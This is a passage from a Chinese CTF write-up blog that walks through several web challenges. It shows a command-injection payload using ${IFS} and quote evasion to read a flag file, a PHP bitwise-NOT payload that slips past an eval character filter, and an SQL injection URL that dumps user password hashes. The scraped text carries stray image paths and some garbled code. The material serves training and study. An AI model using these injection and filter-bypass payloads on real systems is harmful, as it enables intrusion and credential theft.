Request	Payload	Status	Error	Timeout	Length	Comment
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	2307	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	2308	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	2308	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	2308	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	2308	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	2308	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	2306	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	2278	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	2278	

Request Response

Raw Headers Hex HTML Render

```

<h2>
  You Command: ping -c 4 ;ta""il${IFS}/fl""ag${IFS}-n${IFS}+16; </h2>
</div>
<br><br>
<div style="text-align: center;">
  <h3>
    flag{IIIIII_U_GeT_Th3_fl4g}
  </h3>
</div>

```

Waiting to pause

我的安全专家之路

https://blog.csdn.net/qq_28206153

4. php

php

40分

PHP是世界上最.....的语言

http://119.61.19.212:8082/

flag格式: flag{xxx}

请在此输入flag

关闭

提交

我的安全专家之路
https://blog.csdn.net/qq_28205153

访问首页，是 Apache 默认界面。

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled
```

我的安全专家之路
https://blog.csdn.net/qq_28205153

访问 index.php，给出了源码，源码中获取 code 参数的内容，然后把 code 参数的内容传进 eval 中执行。理论上只要把 code 的值设置成 GetYourFlag() 即可获取 flag，但在执行之前做了过滤，如果内容是字母，数字，下划线等特殊字符，则拒绝执行。



```
<?php
error_reporting(E_ALL^E_NOTICE^E_WARNING);
function GetYourFlag(){
    echo file_get_contents("./flag.php");
}

if(isset($_GET['code'])){
    $code = $_GET['code'];
    //print(strlen($code));
    if(strlen($code)>27){
        die("Too Long.");
    }

    if(preg_match('/[a-zA-Z0-9_&^<>"\']+/',$GET['code'])) {
        die("Not Allowed.");
    }
    @eval($_GET['code']);
}else{
    highlight_file(__FILE__);
}
?>
```

查了下，发现 p 神的文章里面说到可以通过 ('phpinfo')(); 的方式来执行字符串的代码。然后通过特殊字符取反来构造字母，如 ~0xb8 的值刚好是字母 G。通过下面的方式生成 GetYourFlag 取反的十六进制值。

```
<?php |
echo bin2hex(~"GetYourFlag");
?>
```

```
root@kali ~$ php test.php
b89a8ba6908a8db9939e98#
root@kali ~$
```

然后在输出的十六进制字符串的每两个字符前加上 % 来构造 URL 编码的特殊字符串，最后的 payload 如下：
`http://119.61.19.212:8082/index.php?code=(~%b8%9a%8b%a6%90%8a%8d%b9%93%9e%98)()`

Request

```
GET /index.php?code=(~%b8%9a%8b%a6%90%8a%8d%b9%93%9e%98)(); HTTP/1.1
Host: 119.61.19.212:8082
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 09 Sep 2019 03:13:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<?php
Sflag="flag{3904c5df2e894ca02a21004feb21e617}"
?>
```

5. 找漏洞

找漏洞

60分

小明失恋后写了一个CMS，你能给他找找漏洞吗？？？

<http://119.61.19.212:8085/>

flag格式：flag{xxx}

[www.zip](#)

请在此输入flag


关闭

提交


 我的安全专家之路

https://blog.csdn.net/qq_28205153

下载源码压缩包，然后访问首页



查看首页源码发现 /login 登录页面



没登录账号，查看源码找下思路，发现 UserFactory.php 文件的注释里面有个密码，但不知道账号是什么。

```
<?php
use Faker\Generator as Faker;

/*
 * Model Factories
 *
 * This directory should contain each of the model factory definitions for
 * your application. Factories provide a convenient way to generate new
 * model instances for testing / seeding your application's database.
 */

$factory->define(App\User::class, function (Faker $faker) {
    return [
        'name' => $faker->name,
        'email' => $faker->unique()->safeEmail,
        'password' => '$2y$10$TKh8H1.Pf0x37YgCzwIkb.KjN0WgaHb9cbo0gdIVFLYg7877UdFm', // secertheretola
        'remember_token' => str_random( 10),
    ];
});
```

在 web.php 下面发现以下路由，打开相应的 php 文件查看

```
<?php
/*
 * Routes
 */

Route::get('/', function () {
    return view( view: 'welcome');
});

Route::get('user_testpage/{id}', 'UserController@index');

Auth::routes();


Route::get('/home', 'HomeController@index')->name('home');

Route::get('/home/profile', 'ProfileController@show')->name('profile');

Route::get('/home/uploadto_upload', 'HomeController@uploads')->name('home');

Route::post('/home/uploads/{key}', 'HomeController@upload')->name('home');
```

发现 UserController.php 中有个 SQL 注入




```
<?php
namespace App\Http\Controllers;
use ...
class UserController extends Controller
{
    /**
     * 展示应用的用户列表。
     *
     * @return Response
     */
    public function index($id)
    {
        $id=str_replace( search: "select", replace: "", $id);
        $id=str_replace( search: "union", replace: "", $id);
        $users = DB::select("select * from users where name = '$id'");
        return view( view: 'test.index', ['users' => $users]);
    }
}
```

我的安全专家之路
https://blog.csdn.net/qq_28205153



根据上面的路由构造以下 URL 获取所有用户的账号密码。

http://119.61.19.212:8085/user_testpage/1'%20or%20'a'='a

第二个账号的邮箱提示A Hint=key，后面会有用。通过尝试，可以使用以下账号密码登录admin@ctf.com/secertheretola



```
array:3 [▼
  0 => {#195 ▼
    +"id": 1
    +"name": "fM4GsTb4Nb"
    +"email": "aaa@aa.org"
    +"password": "$2y$10$.yH51pqjn5IZQ.oCSjd7S.k7TrxrGS8mQXLL5BTKWUx3rPYwgUtR6"
    +"remember_token": null
    +"created_at": null
    +"updated_at": null
  }
  1 => {#197 ▼
    +"id": 2
    +"name": "NotAllowed6171"
    +"email": "A Hint=key@ctf.org"
    +"password": "$2y$d0$O5cnweVj/zOb7nhkLRgosOr2N9qLqw.4QN05XS5EtvGIBtBNZAmzy"
    +"remember_token": null
    +"created_at": null
    +"updated_at": null
  }
  2 => {#198 ▼
    +"id": 3
    +"name": "adminer"
    +"email": "admin@ctf.com"
    +"password": "$2y$10$Vy575.SRxhenRN9Ap5SrT.G1nQBtqW4PpWKFDmK1k0EnqaIpPji.K"
    +"remember_token": "NULL"
    +"created_at": "2019-08-05 07:56:41"
    +"updated_at": "2019-08-05 07:56:41"
  }
}
```



登录后尝试访问 HomeController.php 中路由的路径。


```
web.php x HomeController.php x register.blade.php x composer.json x ProfileController.php x AppServiceProvider.php x UserC
24 */
25 public function index()
26 {
27     return view( view: 'home' );
28 }
29 public function uploads()
30 {
31     return view( view: 'auth.upload' );
32 }
33 public function uploadss(Request $request,$key){
34     if($key!=<in_database_key>){die('sorry!');}
35
36     if ($request->isMethod('post')) {
37
38         $file = $request->file('files');
39         if ($file->isValid()) {
40             $originalName = $file->getClientOriginalName();
41             $ext = $file->getClientOriginalExtension();
42             $realPath = $file->getRealPath();
43             $type = $file->getClientMimeType();
44             $filecheck=new HomeController();
45             $filecheck->filecheck($realPath);
46             $filename = date( format: 'Y-m-d-H-i-s' ) . '-' . uniqid() . '.' . $ext;
47             $path=$file -> move(base_path().'resources/views/auth/uploads',$originalName);
48         }
49     }
50
51     return view( view: 'home' );
52 }
53 public function filecheck($filename){
54     //waf
55 }
56
57
58
```

http://119.61.19.212:8085/home/uploadto_upload
该地址的源码有个_token值，后面又有用。。。

```
OneTab x 2019年第三届广东省强网杯网 x WEB x 119.61.19.212:8085/user_tes
view-source:119.61.19.212:8085/home/uploadto_upload
应用 GitHub Google Hacktivity 我的书签 信息安全 Google 翻译 Inoreader Twitter YouTube
1 <!DOCTYPE html>
2 <html lang="zh-CN">
3 <head>
4     <meta charset="utf-8">
5     <meta name="author">
6     <meta name="description" content="">
7 </head>
8 <body>
9 <form action="" method="POST" enctype="multipart/form-data">
10     <input type="hidden" name="_token" value="D1KJGDpS91SdpqxuyYh1SGolMNYjCz2jdlrmgzTO">
11     <div class="form-group">
12         <label for="files">File input</label>
13     </div>
14
15 </form>
16 </body>
17 </html>
18
```

